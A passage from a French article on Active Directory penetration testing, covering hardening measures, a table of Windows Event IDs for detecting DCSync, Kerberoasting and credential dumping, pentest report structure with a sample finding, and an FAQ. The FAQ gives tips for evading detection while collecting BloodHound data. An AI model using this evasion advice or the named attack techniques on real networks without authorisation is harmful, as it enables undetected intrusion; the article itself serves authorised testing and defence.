SMB Signing obligatoire : bloque le relay NTLM vers SMB. Activez-le sur toutes les machines, pas uniquement sur les DC (où c'est déjà le cas par défaut). GPO : `Microsoft network server: Digitally sign communications (always)` = Enabled.

LDAP Channel Binding et LDAP Signing : depuis 2020 (puis renforcé en mars 2024), Microsoft durcit les valeurs par défaut. Vérifiez que `LdapEnforceChannelBinding = 2` et `LDAPServerIntegrity = 2` sont configurés sur tous les DC. Cela bloque le relay vers LDAP/LDAPS.

EPA (Extended Protection for Authentication) : protège les services web IIS (ADCS web enrollment, Exchange OWA, etc.) contre le relay. Activez-le systématiquement sur tous les endpoints web qui utilisent l'authentification Windows intégrée. C'est la mitigation clé contre les attaques ADCS ESC8 (relay vers le web enrollment).

ADCS : durcir la PKI interne

Les services de certificats AD (ADCS) sont devenus le vecteur d'attaque majeur depuis les travaux de SpecterOps (Certified Pre-Owned, 2021). Le durcissement passe par un audit systématique des templates de certificats :

- Supprimer le flag `ENROLLEE_SUPPLIES_SUBJECT` (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT) sur tous les templates sauf nécessité absolue documentée — c'est le vecteur ESC1
- Restreindre les droits d'enrollment aux groupes qui en ont réellement besoin
- Activer l'approbation du CA Manager sur les templates sensibles
- Désactiver le web enrollment si non nécessaire (ou activer EPA)
- Surveiller les Event ID 4886 (demande de certificat) et 4887 (approbation)
- Mettre à jour les CA vers les versions patchées qui corrigent ESC9, ESC10, ESC11

Monitoring : les Event IDs qui comptent

La supervision AD efficace ne consiste pas à collecter tous les logs — c'est la noyade assurée. Concentrez-vous sur les événements à haute valeur :

Event ID	Source	Détecte	Condition d'alerte
4662	Security (DC)	DCSync	GUID = {1131f6ad-...} par un non-DC
4769	Security (DC)	Kerberoasting / Golden Ticket	Encryption type 0x17 (RC4) en volume
4768	Security (DC)	AS-REP Roasting	Pre-auth type 0 (disabled)
4672	Security	Privilege escalation	Privilèges spéciaux assignés à un compte inattendu
4624	Security	Lateral movement	Logon type 3/10 + compte admin sur poste utilisateur
5136	Security (DC)	ACL tampering / AdminSDHolder	Modification d'objet sensible (AdminSDHolder, GPO)
8222	Directory Service	DCShadow	Nouvel objet nTDSDSA enregistré
Sysmon 10	Sysmon	LSASS access / credential dump	ProcessAccess sur lsass.exe
Sysmon 1	Sysmon	Tooling (Rubeus, Mimikatz, etc.)	CommandLine contenant des patterns connus

Sysmon : déployez-le avec une configuration orientée détection AD. La configuration de SwiftOnSecurity est un bon point de départ, enrichie avec les règles spécifiques de Olaf Hartong. Surveillez en priorité : les accès à LSASS (Event 10), la création de processus suspects (Event 1), les connexions réseau inhabituelles depuis des outils d'administration (Event 3), et le chargement de DLL suspectes (Event 7).

Microsoft Defender for Identity (MDI) : si le client dispose de licences M365 E5, MDI fournit des détections prêtes à l'emploi pour DCSync, Golden Ticket, DCShadow, Skeleton Key, reconnaissance LDAP, et la majorité des techniques documentées dans cet article. La corrélation avec les signaux Defender for Endpoint et Defender for Cloud Apps offre une visibilité complète on-prem/cloud. Pour aller plus loin, notre guide sur la création de règles de détection efficaces détaille les méthodologies de detection engineering adaptées à l'AD.

Quick wins défensifs — les 5 mesures à implémenter en priorité : (1) Désactiver LLMNR et NBT-NS via GPO — impact immédiat sur le poisoning réseau. (2) Activer SMB Signing sur toutes les machines — élimine le relay SMB. (3) Ajouter tous les comptes d'administration au groupe Protected Users — bloque la capture NTLM. (4) Migrer les comptes de service vers des gMSA — neutralise le Kerberoasting. (5) Auditer et restreindre les templates ADCS — ferme le vecteur d'attaque ESC1. Ces cinq mesures, implémentables en quelques jours, neutralisent plus de 60% des chemins d'attaque documentés dans un pentest AD typique.

Méthodologie de rapport : transformer les findings en remédiation

Le rapport est le livrable final du pentest. C'est le seul artefact qui survive à la mission et qui sera lu par les décideurs, les équipes techniques, et parfois les auditeurs externes. Un pentest AD techniquement brillant avec un rapport médiocre a un impact proche de zéro. Inversement, un rapport bien structuré transforme des findings techniques en budget de remédiation et en actions concrètes.

Structure du rapport

Un rapport de pentest AD mature suit une structure en couches, chaque couche s'adressant à une audience différente :

- **Executive Summary (1-2 pages) :** destiné au COMEX/RSSI. Pas de jargon technique. Répondre à trois questions : Quel est le niveau de risque ? Quels sont les impacts business ? Quelles sont les priorités d'action ? Utilisez une métrique visuelle (score global, traffic light) et un résumé narratif du pire scénario réalisé.
- **Attack Narrative (5-10 pages) :** le récit chronologique de l'attaque, de la reconnaissance initiale à la domination du domaine. Incluez une visualisation de la kill chain (diagramme de flux) montrant chaque étape, les comptes utilisés, les machines traversées. Cette section est la plus percutante car elle raconte une histoire — les décideurs retiennent les histoires, pas les tableaux de vulnérabilités.
- **Findings détaillés (corps du rapport) :** un finding par vulnérabilité/faiblesse, avec un format standardisé.
- **Annexes techniques :** logs bruts, captures d'écran complètes, scripts utilisés, dumps de configuration.

Format d'un finding

Chaque finding suit un format structuré qui facilite la lecture, la priorisation et le suivi de remédiation :

```
## [SÉVÉRITÉ] Titre du finding

**Référence :** AD-2026-001
**Sévérité :** Critique / Haute / Moyenne / Basse / Informationnelle
**CVSS 3.1 :** 9.1 (AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
**Actifs affectés :** DC01.corp.local, DC02.corp.local
**Phase de la kill chain :** Phase 3 — Obtention de credentials

### Description
Explication claire de la vulnérabilité, de son contexte technique,
et de pourquoi elle existe dans l'environnement du client.

### Impact
Ce que l'attaquant peut faire concrètement en exploitant cette faiblesse.
Formulé en termes de risque business quand possible.

### Preuve d'exploitation
[Captures d'écran numérotées avec annotations]
[Commandes exécutées — masquer les données sensibles]

### Recommandation
Mesure corrective concrète, avec référence à la documentation Microsoft
ou au guide de durcissement applicable.

### Complexité de remédiation
Estimation : Faible (jours) / Moyenne (semaines) / Haute (mois/projet)
```

Scoring CVSS pour les findings AD

L'application du CVSS aux findings AD n'est pas triviale. Quelques conventions utilisées par les pentesters expérimentés :

- **Attack Vector (AV) :** Adjacent (A) pour les attaques nécessitant un accès au réseau interne. Network (N) pour les attaques depuis internet (VPN, services exposés). Local (L) pour les attaques nécessitant un accès physique ou une session locale.
- **Privileges Required (PR) :** None (N) pour les attaques réalisables sans compte domaine (poisoning, password spray). Low (L) pour les attaques nécessitant un compte domaine standard. High (H) pour les attaques nécessitant des privilèges élevés.
- **Scope (S) :** Changed (C) quand l'exploitation d'un composant impacte un autre composant (ex: compromission d'un poste utilisateur menant à la compromission du DC).

En pratique, la majorité des findings AD critiques se situent entre 8.0 et 9.8. Un DCSync réalisable par un utilisateur standard (via ACL misconfiguration) mérite un 9.1+. Un Kerberoasting avec cracking d'un service account Domain Admin se situe autour de 8.8. Un LLMNR poisoning isolé sans escalade de privilèges est plus proche de 6.5-7.0.

Captures d'écran et préservation des preuves

Les preuves font la crédibilité du rapport. Quelques principes :

- **BloodHound :** exportez les chemins d'attaque sous forme de captures annotées. Le graphe « Shortest Path to Domain Admin » est le visuel le plus parlant pour un RSSI. Utilisez des

couleurs pour distinguer les nœuds compromis, les chemins exploités, et les ACL abusées. Notre guide BloodHound détaille les meilleures pratiques de visualisation.

- **Commandes et outputs :** incluez la commande complète ET sa sortie. Masquez les données personnelles (noms réels, mots de passe en clair — sauf si le client le demande explicitement). Horodatez chaque capture.
- **Chaîne de preuves :** pour chaque finding, les captures doivent permettre de reproduire l'attaque. Un finding sans preuve suffisante sera contesté — surtout si le client doit justifier un budget de remédiation.
- **Intégrité des preuves :** conservez les artefacts bruts (dumps BloodHound JSON, fichiers .kirbi, logs de session) dans une archive chiffrée horodatée. En cas de contestation ou d'audit, vous pouvez fournir les preuves originales.

Priorisation des recommandations

Organisez les recommandations en trois horizons temporels. Le client a besoin de savoir quoi faire lundi matin, pas uniquement l'architecture cible à 3 ans :

Quick wins (1-5 jours) : mesures implémentables immédiatement sans risque de disruption. Exemples : désactiver LLMNR, activer SMB Signing, supprimer les comptes Domain Admin inutilisés, réinitialiser le mot de passe krbtgt, supprimer les templates ADCS dangereux.

Court terme (1-3 mois) : mesures nécessitant des tests et une validation. Exemples : déployer LAPS, migrer les comptes de service vers des gMSA, implémenter Protected Users, déployer Credential Guard, configurer le LDAP Channel Binding.

Long terme (3-12 mois) : transformations structurelles. Exemples : implémenter le tiering model complet avec PAW, déployer une architecture Zero Trust, refondre l'architecture de forêt, migrer vers un modèle d'administration basé sur Azure AD PIM.

Exemple concret de finding

```
## [CRITIQUE] Comptes de service Kerberoastables avec privilèges Domain Admin

**Référence :** AD-2026-007
**Sévérité :** Critique
**CVSS 3.1 :** 8.8 (AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
**Actifs affectés :** svc_backup (membre Domain Admins), svc_sql_prod (GenericAll sur
DC01)
**Phase :** Phase 4 — Extraction de credentials

### Description
Deux comptes de service enregistrés avec des SPN (Service Principal Names) sont
membres du groupe Domain Admins ou disposent de permissions équivalentes. Le
protocole Kerberos permet à tout utilisateur authentifié du domaine de demander
un ticket de service (TGS) pour ces comptes. Le TGS est chiffré avec le hash
NTLM du mot de passe du compte de service — un attaquant peut l'extraire et
tenter un cracking offline sans aucune limitation de tentatives.

Le mot de passe du compte svc_backup a été cracké en 47 secondes
(mot de passe : Winter2024!). Le compte svc_sql_prod a résisté à notre
wordlist mais son mot de passe n'a pas été changé depuis 1 847 jours.

### Impact
Compromission complète du domaine Active Directory. L'attaquant obtient les
privilèges Domain Admin en moins de 2 minutes depuis n'importe quel poste
du réseau interne.

### Preuve
[Screenshot 1 : GetUserSPNs.py — extraction des TGS]
[Screenshot 2 : hashcat — cracking en 47 secondes]
[Screenshot 3 : secretsdump — DCSync avec le compte svc_backup]

### Recommandation
1. Migrer immédiatement svc_backup et svc_sql_prod vers des gMSA
2. Si gMSA impossible : mot de passe de 30+ caractères aléatoires
3. Retirer svc_backup du groupe Domain Admins — appliquer le principe
   de moindre privilège avec des droits ciblés sur les ressources nécessaires
4. Implémenter une politique de rotation trimestrielle pour tous les
   comptes de service non-gMSA

### Complexité de remédiation : Moyenne (2-4 semaines avec tests applicatifs)
```

> **Règle d'or du rapport :** chaque finding doit répondre à la question « Et alors ? ». Un LLMNR activé, seul, n'intéresse personne. Un LLMNR activé qui a permis la capture de credentials d'un admin, menant au dump LSASS d'un DC, aboutissant à un DCSync — ça, c'est un récit qui débloque du budget. Racontez l'histoire de l'attaque, pas une liste de problèmes techniques.

FAQ — Questions fréquentes sur le pentest Active Directory

Quelle est la différence entre un pentest AD interne et externe ?

Le pentest externe évalue la surface d'attaque accessible depuis internet : portails VPN, OWA/Exchange, services RDP exposés, Azure AD endpoints, applications web avec authentification NTLM/Kerberos. L'objectif est de déterminer si un attaquant externe peut obtenir un premier accès au réseau interne via l'infrastructure AD.

Le pentest AD interne — celui documenté dans cet article — suppose un accès réseau interne (prise Ethernet, Wi-Fi corporate, VPN, ou poste compromis). L'objectif est d'évaluer la résistance de l'annuaire AD face à un attaquant disposant d'un accès réseau, avec ou sans compte domaine initial selon le scénario choisi. C'est le pentest le plus révélateur car il simule le scénario post-intrusion : un employé malveillant, un poste compromis par phishing, ou un attaquant ayant percé le périmètre.

En pratique, un engagement complet combine les deux : phase externe pour tester le périmètre, puis phase interne (souvent en assumed breach) pour évaluer la profondeur de compromission atteignable.

Combien de temps faut-il prévoir pour un pentest AD complet ?

La durée dépend du périmètre, de la taille de l'environnement et de la profondeur attendue. Voici des ordres de grandeur réalistes :

- **PME (1 domaine, 200-500 postes) :** 5-7 jours effectifs. Suffisant pour couvrir les phases 1 à 8 et produire un rapport détaillé.
- **ETI (2-3 domaines, 1 000-5 000 postes) :** 10-15 jours effectifs. Inclut le pivotement inter-domaine, l'analyse ADCS, et les vecteurs Azure AD.
- **Grand compte (forêt multi-domaines, 10 000+ postes, hybrid cloud) :** 15-25 jours effectifs, souvent découpés en plusieurs phases. La phase de reconnaissance et d'énumération seule peut prendre 3-5 jours.

Ajoutez systématiquement 3-5 jours de rédaction de rapport pour un livrable de qualité. Un pentest de 10 jours avec 2 jours de rapport produit un meilleur résultat qu'un pentest de 12 jours avec un rapport bâclé.

Comment détecter qu'un pentest AD est en cours sur mon infrastructure ?

Les indicateurs de compromission (IoC) varient selon la phase de l'attaque. Les plus fiables :

- **Phase de reconnaissance :** volume anormal de requêtes LDAP (Event 1644 avec diagnostic logging), scans de ports internes, requêtes BloodHound (sessions SMB massives vers tous les postes)
- **Phase de poisoning :** trafic LLMNR/mDNS/NBT-NS avec des réponses depuis des IP inattendues, captures Responder détectables via Sysmon Event 3
- **Phase d'extraction :** Event 4769 en volume avec encryption type RC4, accès LSASS détecté par Sysmon Event 10, création de shadow copies (Event 8222 pour VSS)

- **Phase de domination :** Event 4662 avec GUID de réplication depuis un non-DC (DCSync), Event 4769 avec des tickets à durée de vie anormale (Golden Ticket)

Microsoft Defender for Identity (MDI) détecte nativement la majorité de ces techniques. Un SOC mature avec MDI, Sysmon et une centralisation SIEM devrait détecter un pentest AD non-évasif en quelques heures.

Comment rester discret avec BloodHound en engagement ?

L'OPSEC de BloodHound repose sur la minimisation du bruit réseau généré par les collecteurs. Le collecteur standard SharpHound avec la méthode `All` génère des milliers de connexions SMB et LDAP en quelques minutes — c'est immédiatement visible dans les logs.

Stratégies d'évasion :

- Utilisez la méthode de collecte `DCOnly` en premier : elle interroge uniquement les DC via LDAP, sans toucher aux postes de travail. Vous obtenez les groupes, les ACL, les trusts — soit 80% de la valeur offensive.
- Collectez les sessions (`Session`) uniquement sur un sous-ensemble de machines ciblées, pas sur l'ensemble du parc.
- Étalez la collecte dans le temps avec les paramètres `--throttle` et `--jitter`.
- Utilisez BOFHound ou RustHound comme alternatives moins détectées que SharpHound.exe.
- Pour les environnements très surveillés : collecte LDAP manuelle avec `ldapsearch` ou ADExplorer, puis import dans BloodHound via des outils de conversion.

Quel lab pour s'entraîner au pentest AD ?

Le choix du lab dépend de votre niveau et de vos objectifs. Voici les options par ordre de complexité croissante :

- **GOAD (Game of Active Directory) :** le lab open source de référence, déployable localement via Vagrant/Terraform. Cinq domaines interconnectés avec des vulnérabilités réalistes (ADCS, délégation, trusts). Parfait pour s'entraîner sur les phases 1 à 10 documentées dans cet article. Gratuit.
- **VulnLab :** labs AD en ligne avec des scénarios progressifs. Excellente qualité de contenu, créés par des pentesters expérimentés. Abonnement mensuel abordable.
- **Hack The Box Pro Labs :** Offshore, RastaLabs, Cybernetics — des environnements AD réalistes à grande échelle. Offshore simule une entreprise complète avec forêt multi-domaines. C'est le plus proche d'un engagement réel. Nécessite un abonnement Pro.
- **PentesterLab :** pour les fondamentaux (Kerberos, NTLM, protocoles Windows). Moins complet sur l'AD moderne mais excellent pour construire les bases.
- **Lab local :** montez votre propre forêt AD sur Proxmox/Hyper-V avec 2 DC, 1 serveur ADCS, 3-4 postes Windows. Utilisez BadBlood pour peupler l'annuaire avec des vulnérabilités réalistes. Investissement temps initial conséquent mais flexibilité maximale.

Quelles certifications pour valider ses compétences en pentest AD ?

Le paysage des certifications AD offensives s'est considérablement enrichi ces dernières années :

- **CRTP (Certified Red Team Professional) :** la porte d'entrée. Couvre l'énumération, le mouvement latéral, la persistance dans un domaine unique. Lab pratique de 24h. Suffisant pour un junior qui débute en pentest AD.
- **CRTE (Certified Red Team Expert) :** le niveau supérieur. Multi-domaines, forêts, trusts, ADCS. Lab de 48h. C'est la certification la plus pertinente pour un pentester AD opérationnel en 2026.
- **CRTO (Certified Red Team Operator) :** orientée Cobalt Strike et opérations red team. Moins focalisée sur l'AD pur mais couvre l'OPSEC et les TTP réalistes. Complémentaire à CRTE.
- **OSCP (Offensive Security Certified Professional) :** la certification généraliste la plus reconnue. Couvre l'AD depuis la mise à jour 2022 (3 machines AD dans l'examen). Indispensable pour la crédibilité professionnelle mais insuffisante seule pour le pentest AD avancé.
- **OSEP (Offensive Security Experienced Pentester) :** couvre l'évasion, le phishing, le mouvement latéral avancé. Bonne complémentarité avec les certifications Altered Security.

La combinaison recommandée pour un pentester AD senior : OSCP (base) + CRTE (spécialisation AD) + CRTO (opérations red team). Ajoutez PNPT (TCM Security) si vous cherchez une approche plus méthodologique et orientée rapport.

Comment cadrer le scope d'un pentest AD hybride (on-prem + Entra ID) ?

Le cadrage d'un engagement hybride est un exercice délicat. Le risque principal : un scope trop large qui dilue l'effort, ou un scope trop étroit qui ignore les vecteurs de pivotement on-prem/cloud.

Notre approche recommandée :

- **Phase 1 — On-premises :** pentest AD classique (phases 1-9) avec focus sur le serveur Azure AD Connect, le serveur ADFS, et les comptes de synchronisation. Identifiez les chemins de compromission qui mènent au cloud.
- **Phase 2 — Cloud pivot :** depuis les credentials ou tokens obtenus en phase 1, évaluez l'accès aux ressources Entra ID : rôles Global Admin atteignables, accès aux applications M365, exfiltration de données SharePoint/Teams, manipulation des Conditional Access Policies.
- **Phase 3 — Cloud to on-prem :** si des comptes cloud-only avec des rôles élevés sont compromis, évaluez le chemin inverse vers l'infrastructure on-premises (via Intune, Azure Arc, ou des mécanismes de provisioning).

Précisez dans le contrat : les tenants Azure/M365 en scope, les limites de test sur les services SaaS (pas de test de charge sur Exchange Online), l'autorisation de tester les Conditional Access, et les comptes hors scope (comptes de break-glass, comptes de service critiques en production).

Comment aborder un scénario "assumed breach" ?

Le scénario assumed breach est devenu le standard en pentest AD. Au lieu de passer 2 jours à obtenir un premier accès (poisoning, password spray), le client fournit directement un compte domaine standard et/ou un poste joint au domaine. Cela permet de concentrer l'effort sur l'évaluation de la résistance interne de l'AD — ce qui est presque toujours plus pertinent qu'un test d'obtention d'accès initial.

Niveaux d'assumed breach typiques :

- **Niveau 1 — Accès réseau uniquement :** prise Ethernet ou VM dans le VLAN utilisateur. Pas de compte domaine. Teste la résistance au poisoning et au password spray.
- **Niveau 2 — Utilisateur standard :** compte domaine sans privilèges (typiquement un employé lambda). C'est le scénario le plus courant et le plus réaliste (post-phishing).
- **Niveau 3 — Poste compromis :** session locale admin sur un poste joint au domaine. Teste directement la résistance au mouvement latéral et à l'escalade de privilèges.
- **Niveau 4 — Accès serveur :** compte administrateur local sur un serveur membre. Pour les organisations matures qui veulent tester spécifiquement la résistance du Tier 0.

Quel que soit le niveau, documentez précisément le point de départ dans le rapport. Le client doit comprendre que les résultats partent de « un employé clique sur un lien de phishing » et non de « un hacker de génie perce toutes les défenses ».

Conclusion

Au terme de cette méthodologie en dix phases, un constat s'impose : le pentest Active Directory en 2026 n'est plus une série d'exploits individuels enchaînés au hasard. C'est une discipline structurée qui exige une compréhension profonde des mécanismes d'authentification Windows, des subtilités de Kerberos, de la réplication d'annuaire, et des interactions entre le monde on-premises et le cloud Microsoft.

Les outils évoluent — Mimikatz, Rubeus, Impacket, Certipy ne sont que des instruments. La méthodologie, elle, reste stable dans ses principes : énumérer méthodiquement, comprendre les relations de confiance et les délégations, identifier les chemins d'escalade de privilèges, et démontrer l'impact réel d'une compromission. Un pentester qui comprend pourquoi DCSync fonctionne (mécanisme de réplication DRSUAPI) sera toujours plus efficace que celui qui sait simplement exécuter `secretsdump.py`.

La responsabilité du consultant en sécurité offensive va au-delà de la démonstration technique. Notre rôle est de traduire des findings techniques en risques business compréhensibles par les décideurs, et en recommandations implémentables par les équipes opérationnelles. Un rapport qui dit « vous êtes vulnérable au Golden Ticket » sans expliquer la stratégie de rotation krbtgt ni le déploiement du tiering model est un rapport incomplet.

L'écosystème défensif progresse également. Credential Guard, Protected Users, MDI, le durcissement ADCS, le LDAP Channel Binding — les mesures existent, documentées et testées. La majorité des environnements que nous auditons ne les ont simplement pas implémentées, souvent par méconnaissance plutôt que par négligence. C'est notre responsabilité de combler ce fossé entre l'état de l'art défensif et la réalité du terrain.

Enfin, l'apprentissage continu n'est pas une option. Les techniques évoluent (Diamond Ticket, CertSync, ESC9-ESC13), les environnements se complexifient (hybrid cloud, multi-forêts), et les détections se perfectionnent. Montez un lab GOAD, passez vos certifications, lisez les recherches de SpecterOps, suivez les publications d'Orange Cyberdefense. La stagnation technique est le pire ennemi du pentester AD.

Ressources complémentaires

Articles internes

- NTDS.dit : extraction et protection des secrets Active Directory — Guide approfondi sur la sécurisation de la base NTDS et les techniques d'extraction avancées.
- Tiering model AD : segmentation des privilèges et architecture sécurisée — Implémentation pratique du modèle de tiering Microsoft avec PAW et ESAE.
- ADCS : certificats Active Directory, attaques ESC1-ESC13 et défense — Analyse complète des vulnérabilités ADCS et stratégies de durcissement PKI.
- Kerberoasting : attaque, détection et défense — Plongée technique dans le Kerberoasting avec gMSA et monitoring avancé.
- BloodHound : cartographie des chemins d'attaque Active Directory — Utilisation avancée de BloodHound CE pour l'audit et la défense AD.
- Detection engineering : créer des règles de détection efficaces — Méthodologie de création de règles Sigma/SIEM adaptées aux attaques AD.
- Zero Trust : architecture et implémentation — Transition du modèle périmétrique vers une architecture Zero Trust intégrant l'AD.

Ressources externes

- Orange Cyberdefense — AD Attack & Defense Mindmap — La référence visuelle pour la méthodologie pentest AD, maintenue à jour par l'équipe OCD.
- GOAD (Game of Active Directory) — Lab AD open source déployable localement avec Vagrant/Terraform, cinq domaines et des dizaines de vulnérabilités configurées.
- The Hacker Recipes — Documentation technique de référence pour les attaques AD, ADCS, Kerberos, NTLM et Entra ID. Maintenu par Charlie Bromberg (Shutdown).
- ired.team (Red Team Notes) — Notes de terrain d'un red teamer, avec des explications techniques détaillées et des exemples reproductibles.
- HackTricks — Active Directory Methodology — Wiki collaboratif couvrant l'intégralité de la méthodologie AD offensive avec des commandes prêtes à l'emploi.

- SpecterOps Blog — Publications de recherche sur BloodHound, ADCS (Certified Pre-Owned), abus de délégation et détection AD.
- Microsoft — Best Practices for Securing Active Directory — Le guide de durcissement officiel, indispensable pour formuler des recommandations alignées sur les préconisations éditeur.
- SigmaHQ — Règles de détection Sigma — Répertoire de règles de détection converties pour tout SIEM, incluant des dizaines de règles spécifiques aux attaques AD.

Points clés à retenir

- **DCSync repose sur les permissions DS-Replication-Get-Changes :** auditez régulièrement les comptes disposant de ces droits au niveau de l'objet domaine. Tout compte non-DC avec ces permissions est un vecteur de compromission critique.
- **Le Golden Ticket survit au changement de mots de passe utilisateurs :** seule une double rotation du hash krbtgt (espacée de 12-24h) invalide les Golden Tickets existants. Intégrez cette procédure dans votre plan de réponse à incident.
- **Le Diamond Ticket rend obsolètes les détections Golden Ticket classiques :** la corrélation entre l'événement de pré-authentification (4768) et les accès subséquents est la seule approche fiable pour détecter cette technique.
- **La frontière de sécurité est la forêt, pas le domaine :** au sein d'une même forêt, l'escalade vers Enterprise Admin depuis un domaine enfant est triviale via SID History. Planifiez votre architecture de forêts en conséquence.
- **Azure AD Connect est le pivot on-prem/cloud le plus critique :** la compromission de ce serveur donne accès simultanément à l'AD on-premises et au tenant Entra ID. Traitez-le comme un actif Tier 0.
- **Cinq quick wins neutralisent 60% des chemins d'attaque :** désactiver LLMNR, activer SMB Signing, déployer Protected Users, migrer vers des gMSA, et auditer les templates ADCS.
- **Le rapport est le livrable, pas le pentest :** structurez-le avec un executive summary orienté risque business, un récit d'attaque narratif, et des recommandations priorisées par horizon temporel (jours / mois / année).
- **La méthodologie prime sur les outils :** Mimikatz, Rubeus et Impacket sont des instruments. La compréhension des protocoles sous-jacents (Kerberos, DRSUAPI, LDAP, NTLM) est ce qui différencie un opérateur d'un expert.
- **L'assumed breach est le scénario le plus réaliste en 2026 :** concentrez l'effort sur la résistance interne de l'AD plutôt que sur l'obtention d'un premier accès. Le phishing fonctionne toujours — la question pertinente est : que se passe-t-il ensuite ?
- **L'apprentissage continu est non négociable :** montez un lab GOAD, suivez les publications SpecterOps et Orange Cyberdefense, passez les certifications CRTE/CRTO. Les techniques évoluent chaque trimestre.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr